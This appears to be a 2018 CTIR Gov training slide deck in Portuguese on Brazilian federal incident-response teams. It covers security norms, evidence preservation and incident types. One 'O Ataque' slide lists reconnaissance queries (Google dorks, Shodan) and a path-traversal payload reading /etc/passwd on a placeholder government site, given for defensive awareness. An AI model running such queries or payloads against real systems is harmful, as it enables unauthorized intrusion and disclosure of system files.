

CENTRO DE TRATAMENTO DE INCIDENTES DE REDES DO GOVERNO

“Oficina “EQUIPES DE TRATAMENTO E RESPOSTA A INCIDENTES
EM REDES COMPUTACIONAIS – ETIR” 2018”

Brasília – agosto de 2018

CTIR Gov

Alexandre Santos
Analista de Incidentes





Agenda

Instrução Normativa nº 1 de 2008 - Disciplina a Gestão de Segurança da Informação e Comunicações na Administração Pública Federal, direta e indireta, e dá outras providências.

NC 01/2008	Atividade de Normatização .
NC 02/2008	Metodologia de Gestão de SIC.
NC 03/2009	Diretrizes para a Elaboração de Política de SIC.
NC 04/2013	Diretrizes para o processo de Gestão de Riscos de SIC - GRSIC. (Revisão 01)
NC 05/2009	Disciplina a criação de Equipes de Tratamento e Respostas a Incidentes em Redes Computacionais - ETIR.
NC 06/2009	Estabelece Diretrizes para Gestão de Continuidade de Negócios , nos aspectos relacionados à SIC.
NC 07/2014	Estabelece as Diretrizes para Implementação de Controles de Acesso Relativos à SIC.
NC 08/2010	Gestão de ETIR: Estabelece as Diretrizes para Gerenciamento de Incidentes em Redes Computacionais.
NC 09/2014	Estabelece orientações específicas para o uso de recursos criptográficos em SIC. (Revisão 02)
NC 10/2012	Estabelece diretrizes para o processo de Inventário e Mapeamento de Ativos de Informação , para apoiar a SIC.
NC 11/2012	Estabelece diretrizes para avaliação de conformidade nos aspectos relativos à SIC.
NC 12/2012	Estabelece diretrizes e orientações básicas para o uso de dispositivos móveis nos aspectos referentes à SIC.
NC 13/2012	Estabelece diretrizes para a Gestão de Mudanças nos aspectos relativos à SIC.
NC 14/2012	Estabelece diretrizes para a utilização de tecnologias de Computação em Nuvem , nos aspectos relacionados à SIC.
NC 15/2012	Estabelece diretrizes de SIC para o uso de redes sociais .
NC 16/2012	Estabelece as Diretrizes para o Desenvolvimento e Obtenção de Software Seguro .
NC 17/2013	Estabelece Diretrizes nos contextos de atuação e adequações para Profissionais da Área de SIC.
NC 18/2013	Estabelece as Diretrizes para as Atividades de Ensino em SIC.
NC 19/2014	Estabelece Padrões Mínimos de SIC para os Sistemas Estruturantes da APF.
NC 20/2014	Estabelece as Diretrizes de SIC para Instituição do Processo de Tratamento da Informação . (Revisão 01)
NC 21/2014	Estabelece as Diretrizes para o Registro de Eventos, Coleta e Preservação de Evidências de Incidentes de Segurança em Redes nos órgãos e entidades da APF.

IN01/DSIC/GSIPR

DISCIPLINA A GESTÃO DE SEGURANÇA DA
INFORMAÇÃO E COMUNICAÇÕES NA ADMINISTRAÇÃO
PÚBLICA FEDERAL, DIRETA E INDIRETA, E DÁ OUTRAS
PROVIDÊNCIAS.



Instrução Normativa GSI/PR Nº 1

Art. 1º - Aprovar orientações para Gestão de Segurança da Informação e Comunicações que **deverão ser implementadas pelos órgãos e entidades** da Administração Pública Federal, direta e indireta.

Art. 3º - por intermédio do **Departamento de Segurança da Informação e Comunicações - DSIC**, compete:

III - operacionalizar e manter centro de tratamento e resposta a incidentes ocorridos nas redes de computadores da Administração Pública Federal, direta e indireta, denominado CTIR.GOV;

Art. 5º - Aos **demais órgãos e entidades da Administração Pública Federal, direta e indireta**, em seu âmbito de atuação, compete:

IV - nomear Gestor de Segurança da Informação e Comunicações;

V - instituir e implementar equipe de tratamento e resposta a incidentes em redes computacionais;

VII - aprovar Política de Segurança da Informação e Comunicações e demais normas de segurança da informação e comunicações;

Art. 7º - Ao **Gestor de Segurança da Informação e Comunicações**, de que trata o inciso IV do art. 5º, no âmbito de suas atribuições, incumbe:

VI - manter contato direto com o DSIC para o trato de assuntos relativos à segurança da informação e comunicações;



Instrução Normativa GSI/PR Nº 1

(Art. 2º - IN01/DSIC/GSIPR)

Ações que objetivam viabilizar e assegurar a **Disponibilidade**, a **Integridade**, a **Confidencialidade**, a **Autenticidade**.

Disponibilidade: propriedade de que a informação esteja acessível e utilizável sob demanda por uma pessoa física ou determinado sistema, órgão ou entidade;

Integridade: propriedade de que a informação não foi modificada ou destruída de maneira não autorizada ou acidental;

Confidencialidade: propriedade de que a informação não esteja disponível ou revelada a pessoa física, sistema, órgão ou entidade não autorizado e Credenciado;

Autenticidade: propriedade de que a informação foi produzida, expedida, modificada ou destruída por uma determinada pessoa física, ou por um determinado sistema, órgão ou entidade;

Não Repúdio: ou não recusa, é a garantia que o emissor de uma mensagem ou a pessoa que executou determinada transação de forma eletrônica, não poderá posteriormente negar sua autoria, visto que somente aquela chave privada poderia ter gerado aquela assinatura digital.

NC05/IN01/DSIC/GSIPR

CRIAÇÃO DE EQUIPES DE TRATAMENTO E
RESPOSTA A INCIDENTES EM REDES
COMPUTACIONAIS - ETIR.



NC 05/2009 – Criação de ETIRs

7- MODELOS DE IMPLEMENTAÇÃO:

7.1 Modelo 1 – **Utilizando a equipe de Tecnologia da Informação – TI**

Não existirá um grupo dedicado, age reativamente, Agente Responsável atribui responsabilidades para que os seus membros exerçam atividades pró-ativas.

7.2 Modelo 2 – **Centralizado**

Centralizada no âmbito da organização, pessoal com dedicação exclusiva.

7.3 Modelo 3 – **Descentralizado**

ETIRs distribuídas por diversos locais dispersos fisicamente dentro da organização, e chefiada pelo Agente Responsável designado.

7.4 Modelo 4 – **Combinado ou Misto**

Junção dos modelos Descentralizado e Centralizado, Equipe Central e Equipes distribuídas pela organização, Equipe central responsável por criar as estratégias, gerenciar as atividades e distribuir as tarefas entre as Equipes descentralizadas.



NC 05/2009 – Criação de ETIRs

8-ESTRUTURA ORGANIZACIONAL:

8.1- Existem muitas maneiras diferentes de uma Equipe de Tratamento e Resposta a Incidentes em Redes Computacionais ser estruturada. A estrutura dependerá do modelo de implementação a ser adotado, do tamanho da organização, do número de localizações geográficas distribuídas e onde as funções estão localizadas, do número de sistemas e plataformas suportadas, do número de serviços a serem oferecidos e do conhecimento técnico do pessoal existente.

8.2- Os membros da Equipe deverão ser selecionados, sempre que possível, dentre o pessoal existente, com perfil técnico adequado às funções de tratamento de incidentes de rede, os quais deverão dedicar o tempo integral, ou um percentual do seu tempo de trabalho, dependendo do modelo de implementação adotado, de forma reativa e pró-ativa.

8.4- Recomenda-se que os membros da ETIR sejam: administradores de sistema ou de segurança, administradores de banco de dados, administradores de rede, analistas de suporte ou quaisquer outras pessoas da organização com conhecimento técnico comprovado. A Equipe poderá ser estendida com a inclusão dos seguintes membros: representantes legais de áreas específicas da organização, advogados, estatísticos, recursos humanos, relações públicas, gestão de riscos, controle interno e grupo de investigação, ou outro que a organização entenda ser adequado.



NC 05/2009 – Criação de ETIRs

9- AUTONOMIA DA ETIR:

9.1 Autonomia Completa

Tem plena autonomia, conduz o seu público alvo para realizar ações necessárias na recuperação de incidentes de segurança, Equipe poderá tomar a decisão de executar as medidas de recuperação, sem esperar pela aprovação de níveis superiores de gestão.

9.2 Autonomia Compartilhada

ETIR possui a autonomia compartilhada, trabalha em acordo com os outros setores no processo de tomada de decisão sobre quais medidas devam ser adotadas. A indicação dos membros do processo decisório deverá ser definida explicitamente no documento de constituição da ETIR.

9.3 Sem Autonomia

ETIR não terá autonomia para a tomada de decisões ou adoção de ações, podendo, no entanto, recomendar os procedimentos a serem executados, mas não terá um voto na decisão final.



NC 05/2009 – Criação de ETIRs

10- DISPOSIÇÕES GERAIS:

10.2 Preferencialmente a Equipe deve ser composta por servidores públicos ocupantes de cargo efetivo ou militares de carreira, conforme o caso, com perfil técnico compatível, lotados nos seus respectivos órgãos.

10.3 Cada órgão poderá deliberar o nome de sua Equipe de Tratamento e Resposta a Incidentes em Redes Computacionais.

10.4 A ETIR deverá guiar-se por padrões e procedimentos técnicos e normativos no contexto de tratamento de incidentes de rede orientados pelo Centro de Tratamento e Resposta a Incidentes de Segurança em Redes de Computadores da Administração Pública Federal – CTIR GOV.

10.5 A ETIR poderá usar as melhores práticas de mercado, desde que não conflitem com os dispositivos desta Norma Complementar.

10.6 A ETIR deverá comunicar de imediato a ocorrência de todos os incidentes de segurança ocorridos na sua área de atuação ao **CTIR GOV**, conforme padrão definido por esse órgão, a fim de permitir a geração de estatísticas e soluções integradas para a Administração Pública Federal.



NC 05/2009 – Criação de ETIRs

ANEXO A

DOCUMENTO DE CONSTITUIÇÃO DA ETIR:

MISSÃO

COMUNIDADE OU PÚBLICO ALVO

MODELO DE IMPLEMENTAÇÃO

ESTRUTURA ORGANIZACIONAL

AUTONOMIA DA ETIR

SERVIÇOS

NC08/IN01/DSIC/GSIPR

GESTÃO DE ETIR:

DIRETRIZES PARA GERENCIAMENTO DE INCIDENTES EM
REDES COMPUTACIONAIS NOS ÓRGÃOS E ENTIDADES DA
ADMINISTRAÇÃO PÚBLICA FEDERAL.



NC 08/2010 – Incidentes em Redes Computacionais

1- OBJETIVO:

Disciplinar o gerenciamento de Incidentes de Segurança em Redes de Computadores realizado pelas Equipes de Tratamento e Resposta a Incidentes de Segurança em Redes Computacionais - ETIR dos órgãos e entidades da Administração Pública Federal, direta e indireta - APF.

5- RESPONSABILIDADE:

O Agente Responsável, designado no documento de criação da ETIR, é o responsável pela ETIR do seu órgão ou entidade, bem como pelo relacionamento com o Centro de Tratamento de Incidentes de Segurança em Redes de Computadores da Administração Pública Federal - CTIR Gov.

6- RELACIONAMENTOS DA ETIR:

A ETIR comunicará a ocorrência de incidentes de segurança em redes de computadores ao Centro de Tratamento de Incidentes de Segurança em Redes de Computadores da Administração Pública Federal - CTIR Gov, conforme procedimentos a serem definidos pelo próprio CTIR Gov, com vistas a permitir que sejam dadas soluções integradas para a APF, bem como a geração de estatísticas.



NC 08/2010 – Incidentes em Redes Computacionais

7.1- Recomenda-se que a ETIR defina os serviços a serem oferecidos à sua comunidade e, na medida em que forem oferecidos, que o sejam de forma gradativa e de acordo com a maturidade da equipe;

7.2- Além do serviço de tratamento de incidentes de segurança em redes de computadores, a ETIR poderá oferecer à sua comunidade um ou mais dos serviços listados a seguir, sem prejuízo de outros requisitados, desde que em consonância com normas e legislações referentes ao gerenciamento de incidentes de segurança em redes de computadores:

7.2.1- Tratamento de artefatos maliciosos;

7.2.2- Tratamento de vulnerabilidades;

7.2.3- Emissão de alertas e advertências;

7.2.4- Anúncios;

7.2.5- Prospecção ou monitoração de novas tecnologias;

7.2.6- Avaliação de segurança;

7.2.7- Desenvolvimento de ferramentas de segurança;

7.2.8- Detecção de intrusão;

7.2.9- Disseminação de informações relacionadas à segurança;



NC 08/2010 – Incidentes em Redes Computacionais

Conforme estabelece o item 8.5 da NC nº 08 /IN01/DSIC/GSIPR, durante o gerenciamento dos incidentes de segurança, havendo **indícios de ilícitos criminais**, as ETIR de órgãos da APF têm como dever, sem prejuízo da comunicação da ocorrência dos incidentes de segurança ao CTIR Gov, **acionar as autoridades policiais competentes** para a adoção dos procedimentos legais julgados necessários, **observar os procedimentos para preservação das evidências**, exigindo consulta às orientações sobre cadeia de custódia e **priorizar a continuidade dos serviços da ETIR e da missão institucional da organização.**



Cases de sucesso



Guia de boas práticas para estabelecimento de CSIRTS na Rede de ensino e pesquisa

Ministério do
Turismo

Mapeamento de processos da ETIR, realizada pelo Ministério do Turismo

Ministério do
Planejamento



Implantar metodologia de gestão de Segurança da Informação e Comunicações (SIC), incluindo: plano de metas de SIC, Política de Segurança da Informação e Comunicações, Comitê de Segurança e Equipe de Tratamento de Incidente de Redes (ETIR)



Cases de sucesso

MINISTÉRIO DO PLANEJAMENTO, ORÇAMENTO E GESTÃO

O **GESTOR DE SEGURANÇA DA INFORMAÇÃO E COMUNICAÇÕES**, no uso da competência, resolve:

Art. 1º Instituir o Centro de Tratamento e Resposta a Ataques na Rede MP – Cetra, no âmbito do Ministério do Planejamento, Orçamento e Gestão, vinculado ao Departamento Setorial de Tecnologia da Informação da Secretaria de Logística e Tecnologia da Informação - DSTI/SLTI, observadas as diretrizes estabelecidas na Política de Segurança da Informação e Comunicações e pelo Gabinete de Segurança Institucional da Presidência da República - GSI/PR.

Art. 4º O Cetra tem como **atribuições**:

I – Facilitar e coordenar as atividades de tratamento e resposta a incidentes em redes computacionais

Art. 6º A ETIR Cetra adotará o **modelo de implementação combinado ou misto**

Art. 8º A ETIR Cetra será composta **por membros** da – **COTEC/CGTI/DSTI/SLTI**.

Atribuir ao Agente Responsável pelo Centro de Tratamento e Resposta a Ataques na Rede MP - Cetra as seguintes competências:

IX - Assistir o CTIR GOV com as informações necessárias à atualização e manutenção das bases de dados de incidentes do Governo Federal;

NC21/IN01/DSIC/GSIPR

DIRETRIZES PARA O REGISTRO DE EVENTOS,
COLETA E PRESERVAÇÃO DE EVIDÊNCIAS DE
INCIDENTES DE SEGURANÇA EM REDES.



NC 21/2014 – Incidentes em Redes Computacionais

✓ 6. DOS REQUISITOS PARA ADEQUAÇÃO DOS ATIVOS DE INFORMAÇÃO

✓ O horário dos ativos de informação deve ser ajustado por meio de mecanismos de sincronização de tempo.

✓ 6.2 Os ativos de informação devem ser configurados de forma a registrar todos os eventos relevantes de SIC.

- a) Identificação inequívoca do usuário que acessou o recurso;
- b) Sucesso ou falha de autenticação, tentativa de troca de senha, etc;
- c) Data, hora e fuso horário
- d) Endereço IP

✓ 6.7 Os registros devem ser armazenados pelo período mínimo de 06 (seis) meses, sem prejuízo de outros prazos previstos em normativos específicos.



NC 21/2014 – Incidentes em Redes Computacionais

✓ 7. DOS PROCEDIMENTOS PARA COLETA E PRESERVAÇÃO DAS EVIDÊNCIAS

7.3. O agente responsável pela ETIR deve, coletar e preservar:

- a) As mídias de armazenamento dos dispositivos afetados; e
- b) Todos os registros de eventos

7.4 As ações de restabelecimento do serviço não devem comprometer a coleta, e preservação da integridade das evidências.

7.6 Todo material coletado deverá ser lacrado e custodiado pelo agente responsável pela ETIR, o qual deve preencher **Termo de Custódia dos Ativos** de Informação relacionados ao Incidente de Segurança.




NC 21/2014 – Incidentes em Redes Computacionais

✓ 8. DA COMUNICAÇÃO ÀS AUTORIDADES COMPETENTES

✓ 8.1 Após a conclusão do processo de coleta e preservação das evidências do incidente, o responsável pela ETIR deverá elaborar **Relatório de Comunicação de Incidente de Segurança em Redes Computacionais** e encaminhar formalmente à autoridade responsável pelo órgão ou entidade da APF. Acondicionado em envelope lacrado e rubricado pelo agente responsável pela ETIR.

Ciclo de uma investigação





Agenda

- Gestão de Incidentes
- Tipos de Incidentes

Gestão de Incidentes

TRATAMENTO DE INCIDENTES, ALERTAS,
TRATAMENTO DE VULNERABILIDADES






Estamos preparados?

Pouca

PROBABILIDADE

Alta



Menores

CONSEQUÊNCIAS

Maiores





O Ataque

GOOGLE DORKS

- `inurl:orgao.gov.br Revslider "Index of"`

SHODAN (country: city: port: geo:)

- `'IPC$' port:445 hostname:orgao.gov.br`

MÉTODO LFI/RFI – FILE INCLUSION

- `http://[].gov.br/preview.php?file=example.html`
- `http://[].gov.br/preview.php?file=../../../../../../etc/passwd`



1. Reconhecimento

2. Identificação do alvo

3. Comprometimento do sistema

4. Execução do ataque


5. Negação ou Divulgação

Ataque bem-sucedido









A Defesa



CULTURA DE SEGURANÇA DA INFORMAÇÃO

- Qualificação Profissional
- Segurança no Desenvolvimento de Softwares
- Segurança da Infraestrutura
- Adoção de Protocolo TLS (https)
- Adoção de DNSec



Tipos de Incidentes e Vulnerabilidades

ABUSO, FRAUDE, INDISPONIBILIDADE, MALWARE,
SCAN, VAZAMENTO





Abuso de Sítio

Desfiguração de página, defacement ou pichação

É uma técnica que consiste em **alterar o conteúdo da página Web** de um *site*.

Formas de ataque:

- exploração de **erros da aplicação Web**;
- exploração de **vulnerabilidades do servidor de aplicação Web**;
- exploração de **vulnerabilidades da linguagem de programação** ou dos pacotes utilizados no desenvolvimento da aplicação *Web*;
- Invasão do servidor onde a aplicação *Web* está hospedada e alterar diretamente os arquivos que compõem o *site*;
- **furto de senhas de acesso à interface Web usada para administração remota.**

Fonte: cert.br



Abuso de Sítio

Fraude

Indisponib. de Sítio

Malware

Scan

Vazamento de Informação

Vulnerab. UDP

Vulnerab. TLS/SSL




Fraude

Página Falsa (Fake Website)

Normalmente, páginas falsas são **divulgadas a partir de mensagens fraudulentas**, que visam capturar dados pessoais ou institucionais (usuário/senha).

Por vezes, sites de governo são invadidos e acabam hospedando **páginas fraudulentas de instituições financeiras** (por exemplo).



Fonte: cert.br

Abuso de
Sítio

Fraude

Indisponib.
de Sítio

Malware

Scan

Vazamento
de
Informação

Vulnerab.
UDP

Vulnerab.
TLS/SSL



Fraude

Phishing Message

Falsificação de *e-mail*, é uma técnica que **consiste em alterar campos do cabeçalho de um e-mail.**

Atacantes utilizam-se de endereços de **e-mail coletados de computadores infectados para enviar mensagens** e tentar fazer com que os seus **destinatários acreditem que elas partiram de pessoas conhecidas.**

COMO VISUALIZAR O CABEÇALHO COMPLETO DE UMA MSG?

- **Webmail da UFRGS**
Selecione a mensagem, clique no ícone da engrenagem (Mais ações...) da barra de ferramentas do Chasque e depois na opção "Exibir código-fonte".
- **Microsoft Outlook Express**
Vá em "Arquivo", selecione "Propriedades", clique na guia "Detalhes" e selecione "Fonte da Mensagem".
- **Microsoft Outlook**
Selecione a mensagem, use o *botão direito do mouse* e escolha "Opções".
- **Microsoft Outlook 2007**
Selecione a mensagem, clique em "Arquivo", logo após "Abrir >> Itens selecionados". Na nova janela, escolha "Opções" e os cabeçalhos estarão presentes no campo "Cabeçalhos de Internet".
- **Microsoft Outlook 2010**
No topo da tela do e-mail aberto, vá na aba "Arquivo" (ao lado da aba "Mensagem"), selecione "Informações" no lado esquerdo da tela, clique no botão "Propriedades" e selecione o conteúdo que aparece em "Cabeçalhos de Internet".
- **Outlook (hotmail)**
Clique com o botão direito no assunto da mensagem na caixa de entrada e selecione "Origem da mensagem".
- **Thunderbird**
Selecione a mensagem e aperte as teclas "CONTROL" e "U", simultaneamente.
- **Gmail**
Selecione a mensagem e abra a aba no canto direito da mensagem (próximo a "Responder"), e selecione "Mostrar Original".
- **Yahoo**
Abra a mensagem, clique no item "... Mais", logo acima da área onde a mensagem é exibida e selecione a opção "Exibir cabeçalho completo".

Fonte: <http://www.ufrgs.br/tri/Documentos/como-ver-o-cabecalho-completo-de-um-e-mail>

Fonte: cert.br

Abuso de
Sítio

Fraude

Indisponib.
de Sítio

Malware

Scan

Vazamento
de
Informação

Vulnerab.
UDP

Vulnerab.
TLS/SSL



Indisponibilidade de Sítio

DoS DDoS

Negação de serviço, ou DoS (*Denial of Service*), é uma técnica pela qual um atacante **visa tirar de operação um serviço, um computador ou uma rede** conectada à Internet

Ataques de negação de serviço podem ser realizados por diversos meios, como:

- pelo envio de grande quantidade de requisições para um serviço;
- pela geração de grande tráfego de dados para uma rede;
- pela exploração de vulnerabilidades existentes em programas.

Fonte: cert.br

```
1. Ocorreu um erro na resposta HTTP ao acessar:
URL:http://www.██████████.br
Status Line:500 Can't connect to www.██████████.br:80 (timeout)

-----

2. Dump completo (Status + Cabeçalho + Conteúdo) da resposta HTTP:
Response:
500 Can't connect to www.██████████.br:80 (timeout)
Content-Type: text/plain
Client-Date: Tue, 19 Jun 2018 16:36:46 GMT
Client-Warning: Internal response

Can't connect to www.██████████.br:80 (timeout)
```

Abuso de Sítio

Fraude

Indisponib. de Sítio

Malware

Scan

Vazamento de Informação

Vulnerab. UDP

Vulnerab. TLS/SSL




Malware

Códigos maliciosos (malware) são programas especificamente **desenvolvidos para executar ações danosas e atividades maliciosas** em um computador.

Formas de Infecção:

- pela execução de arquivos em mensagens eletrônicas;
- pela exploração de vulnerabilidades;
- pela auto execução de mídias removíveis;
- pelo acesso a páginas Web maliciosas;



Fonte: cert.br

Abuso de
Sítio

Fraude

Indisponib.
de Sítio

Malware

Scan

Vazamento
de
Informação

Vulnerab.
UDP

Vulnerab.
TLS/SSL



Scan

Varredura em redes

É uma técnica que consiste em efetuar **buscas minuciosas em redes, com o objetivo de identificar computadores ativos e coletar informações** sobre eles como, por exemplo, serviços disponibilizados e programas instalados. Com base nas informações coletadas é possível **associar possíveis vulnerabilidades aos serviços disponibilizados e aos programas instalados** nos computadores ativos detectados.

Atividades no Honeypot

Busca por protocolos que permitam amplificação:

DNS, NTP, SSDP, SNMP, Chargen, Netbios, Quotd, mDNS, **SMB, LDAP**

```
Jun 15 17:25:18.919641 [redacted] > xxx.xxx.xxx.83: icmp: echo request
Jun 15 17:25:19.218656 [redacted] 54164 > xxx.xxx.xxx.83.445: S (src OS: Windows 2000 RFC1323, Windows XP RFC1323) 4268839764:4268839764(0) win 8192 <mss
[redacted] 460.nop.wscale 8.nop.nop.sackOK> (DF)
Jun 15 17:25:19.727197 [redacted] 54165 > xxx.xxx.xxx.83.139: S (src OS: Windows 2000 RFC1323, Windows XP RFC1323) 3794432983:3794432983(0) win 8192 <mss
[redacted] 460.nop.wscale 8.nop.nop.sackOK> (DF)
Jun 15 17:25:19.770046 [redacted] 54164 > xxx.xxx.xxx.83.445: S (src OS: Windows 2000 RFC1323, Windows XP RFC1323) 4268839764:4268839764(0) win 8192 <mss
[redacted] 460.nop.wscale 8.nop.nop.sackOK> (DF)
Jun 15 17:25:20.322755 [redacted] 54164 > xxx.xxx.xxx.83.445: S (src OS: Windows XP SP1, Windows 2000 SP2+) 4268839764:4268839764(0) win 8192 <mss
[redacted] 460.nop.nop.sackOK> (DF)
